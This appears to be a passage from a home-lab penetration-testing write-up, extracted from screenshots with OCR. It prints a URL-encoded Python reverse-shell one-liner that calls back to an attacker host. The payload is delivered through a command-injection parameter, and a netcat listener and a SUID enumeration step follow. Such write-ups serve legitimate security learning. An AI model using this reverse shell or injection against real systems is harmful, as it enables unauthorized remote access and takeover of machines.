
```
python%20-c%20%27import%20socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.1.153%22%2C1234%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B%20os.dup2%28s.fileno%28%29%2C1%29%3B%20os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B%27ip
```

Copy to clipboard

Encode files to URL-encoded format

pad and process, then you can download the encoded result.


After generating the reverse shell-> I encoded it to send in target URL which now I know is vulnerable to command injection
In the form of GET request!! aashan I want to get a shell!!



```
2.168.1.198/shell.php?cmd=python%20-c%20%27import%20socket%2Csubpro
http://192.168.1.198/shell.php?cmd=python -c 'import socket%2Csubpr
```

```
uid=1005(user6) gid=1
```

192.168.1.198



kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
12:58
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.153] from (UNKNOWN) [192.168.1.198] 58482
/bin/sh: 0: can't access tty; job control turned off
$ whoami
user6
$ python3 -c "__import__('pty').spawn('/bin/bash')"
Welcome to Linux Lite 4.4

Sunday 21 April 2024, 12:58:06
Memory Usage: 313/985MB (31.78%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

 user6  /  var  www  html 
```

I searched online for methods to interacte with the target shell from the command line and discovered the Python one-liner: python3 -c "__import__('pty').spawn('/bin/bash')"
which I employed successfully. This allowed me to access the target machine, operating as user6.

Reference:
https://hidepatidar.medium.com/spawning-interactive-reverse-shell-7732686ea775


Exploiting SUID


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.153] from (UNKNOWN) [192.168.1.198] 58482
/bin/sh: 0: can't access tty; job control turned off
$ whoami
user6
$ python3 -c "__import__('pty').spawn('/bin/bash')"
Welcome to Linux Lite 4.4

Sunday 21 April 2024, 12:58:06
Memory Usage: 313/985MB (31.78%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

 user6  /  var  www  html  find / -perm -u=s -type 2>/dev/null
find / -perm -u=s -type 2>/dev/null
 user6  /  var  www  html  find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
